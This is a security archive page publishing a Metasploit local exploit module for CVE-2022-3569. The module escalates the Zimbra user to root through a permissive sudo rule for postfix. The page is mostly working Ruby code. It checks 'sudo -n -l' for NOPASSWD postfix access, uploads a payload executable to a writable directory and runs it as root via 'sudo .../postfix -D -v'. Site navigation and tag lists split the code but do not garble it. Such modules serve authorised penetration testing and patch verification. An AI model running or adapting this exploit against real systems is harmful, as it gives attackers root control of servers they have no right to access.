Zimbra Privilege Escalation

Authored by Ron Bowes, EvergreenCartoons | Site metasploit.com   Posted Oct 19, 2022

This Metasploit module exploits a vulnerable sudo configuration that permits the Zimbra user to execute postfix as root. In turn, postfix can execute arbitrary shellscripts, which means it can execute a root shell.

tags | exploit, arbitrary, shell, root
advisories | CVE-2022-3569
SHA-256 | 60ec0dcab5b58dbebac7ed6c99c5cf1fb52f76e5b1a5f3723089e823fc252948   Download | Favorite | View

Related Files

Share This

Like 0   Tweet   LinkedIn   Reddit   Digg   StumbleUpon

Change Mirror   Download

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Exploit::Local
  Rank = ExcellentRanking

  prepend Msf::Exploit::Remote::AutoCheck
  include Msf::Post::Linux::Priv
  include Msf::Post::File
  include Msf::Exploit::EXE
  include Msf::Exploit::FileDropper

  def initialize(info = {})
    super(
      update_info(
        info,
        'Name' => 'Zimbra sudo + postfix privilege escalation',
        'Description' => %q{
          This module exploits a vulnerable sudo configuration that permits the
          zimbra user to execute postfix as root. In turn, postfix can execute
          arbitrary shellscripts, which means it can execute a root shell.
        },
        'License' => MSF_LICENSE,
        'Author' => [
          'EvergreenCartoons', # discovery and poc
          'Ron Bowes',         # Module
        ],
        'DisclosureDate' => '2022-10-13',
        'Platform' => [ 'linux' ],
        'Arch' => [ ARCH_X86, ARCH_X64 ],
        'SessionTypes' => [ 'shell', 'meterpreter' ],
        'Privileged' => true,
        'References' => [
          [ 'CVE', '2022-3569' ],
          [ 'URL', 'https://twitter.com/ldsopreload/status/1580539318879547392' ],
        ],
        'Targets' => [
          [ 'Auto', {} ],
        ],
        'DefaultTarget' => 0,
        'Notes' => {
          'Reliability' => [ REPEATABLE_SESSION ],
          'Stability' => [ CRASH_SAFE ],
          'SideEffects' => [ IOC_IN_LOGS ],
        }
      )
    )
    register_options [
      OptString.new('SUDO_PATH', [ true, 'Path to sudo executable', 'sudo' ]),
      OptString.new('ZIMBRA_BASE', [ true, "Zimbra's installation directory", '/opt/zimbra' ]),
    ]
    register_advanced_options [
      OptString.new('WritableDir', [ true, 'A directory where we can write files', '/tmp' ]),
      OptString.new('PayloadFilename', [ false, 'The name to use for the executable (default: ".<random>"' ])
    ]
  end

  # Because this isn't patched, I can't say with 100% certainty that this will
  # detect a future patch (it depends on how they patch it)
  def check
    # Sanity check
    if is_root?
      fail_with(Failure::None, 'Session already has root privileges')
    end

    unless file_exist?("#{datastore['ZIMBRA_BASE']}/common/sbin/postfix")
      print_error("postfix executable not detected: #{datastore['ZIMBRA_BASE']}/common/sbin/postfix (set
ZIMBRA_BASE if Zimbra is installed in an unusual location)")
      return CheckCode::Safe
    end
```

File Archive: November 2022 <

Su	Mo	Tu	We	Th	Fr	Sa
		1	2	3	4	5
6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30			

Top Authors In Last 30 Days

Red Hat 188 files

Ubuntu 57 files

Gentoo 44 files

Debian 28 files

Apple 25 files

Google Security Research 14 files

malvuln 10 files

nu11secur1ty 6 files

mjurczyk 4 files

George Tsimpidas 3 files

File Tags

ActiveX (932)

Advisory (79,557)

Arbitrary (15,643)

BBS (2,859)

Bypass (1,615)

CGI (1,015)

Code Execution (6,913)

Conference (672)

Cracker (840)

CSRF (3,288)

DoS (22,541)

Encryption (2,349)

Exploit (50,293)

File Inclusion (4,162)

File Upload (946)

Firewall (821)

Info Disclosure (2,656)

File Archives

November 2022

October 2022

September 2022

August 2022

July 2022

June 2022

May 2022

April 2022

March 2022

February 2022

January 2022

December 2021

Older

Systems

AIX (426)

Apple (1,926)

```
        unless command_exists?(datastore['SUDO_PATH'])
          print_error("Could not find sudo: #{datastore['SUDOPATH']} (set SUDO_PATH if sudo isn't in $PATH)")
          return CheckCode::Safe
        end

        # Run `sudo -n -l` to make sure we have access to the target command
        cmd = "#{datastore['SUDO_PATH']} -n -l"
        print_status "Executing: #{cmd}"
        output = cmd_exec(cmd).to_s

        if !output || output.start_with?('usage:') || output.include?('illegal option') || output.include?('a
password is required')
          print_error('Current user could not execute sudo -l')
          return CheckCode::Safe
        end

        if !output.include?("(root) NOPASSWD: #{datastore['ZIMBRA_BASE']}/common/sbin/postfix")
          print_error('Current user does not have access to run postfix')
          return CheckCode::Safe
        end

        CheckCode::Appears
      end

      def exploit
        base_dir = datastore['WritableDir'].to_s
        unless writable?(base_dir)
          fail_with(Failure::BadConfig, "#{base_dir} is not writable")
        end

        # Generate some filenames
        payload_path = File.join(base_dir, datastore['PayloadFilename'] || ".#{rand_text_alphanumeric(5..10)}")
        upload_and_chmodx(payload_path, generate_payload_exe)
        register_file_for_cleanup(payload_path)

        cmd = "sudo #{datastore['ZIMBRA_BASE']}/common/sbin/postfix -D -v #{payload_path}"
        print_status "Attempting to trigger payload: #{cmd}"
        out = cmd_exec(cmd)

        unless session_created?
          print_error("Failed to create session! Cmd output = #{out}")
        end
      end
    end
```

Login or Register to add favorites

Intrusion Detection (866)   BSD (370)
Java (2,888)   CentOS (55)
JavaScript (817)   Cisco (1,917)
Kernel (6,255)   Debian (6,620)
Local (14,173)   Fedora (1,690)
Magazine (586)   FreeBSD (1,242)
Overflow (12,390)   Gentoo (4,272)
Perl (1,417)   HPUX (878)
PHP (5,087)   iOS (330)
Proof of Concept (2,290)   iPhone (108)
Protocol (3,426)   IRIX (220)
Python (1,449)   Juniper (67)
Remote (30,009)   Linux (44,118)
Root (3,496)   Mac OS X (684)
Ruby (594)   Mandriva (3,105)
Scanner (1,631)   NetBSD (255)
Security Tool (7,768)   OpenBSD (479)
Shell (3,098)   RedHat (12,339)
Shellcode (1,204)   Slackware (941)
Sniffer (885)   Solaris (1,607)
Spoof (2,165)   SUSE (1,444)
SQL Injection (16,089)   Ubuntu (8,147)
TCP (2,377)   UNIX (9,150)
Trojan (685)   UnixWare (185)
UDP (875)   Windows (6,504)
Virus (661)   Other
Vulnerability (31,104)
Web (9,329)
Whitepaper (3,728)
x86 (946)
XSS (17,478)
Other

Site Links
News by Month
News Tags
Files by Month
File Tags
File Directory

About Us
History & Purpose
Contact Information
Terms of Service
Privacy Statement
Copyright Information

Hosting By
Rokasec

Follow us on Twitter
Subscribe to an RSS Feed

packet storm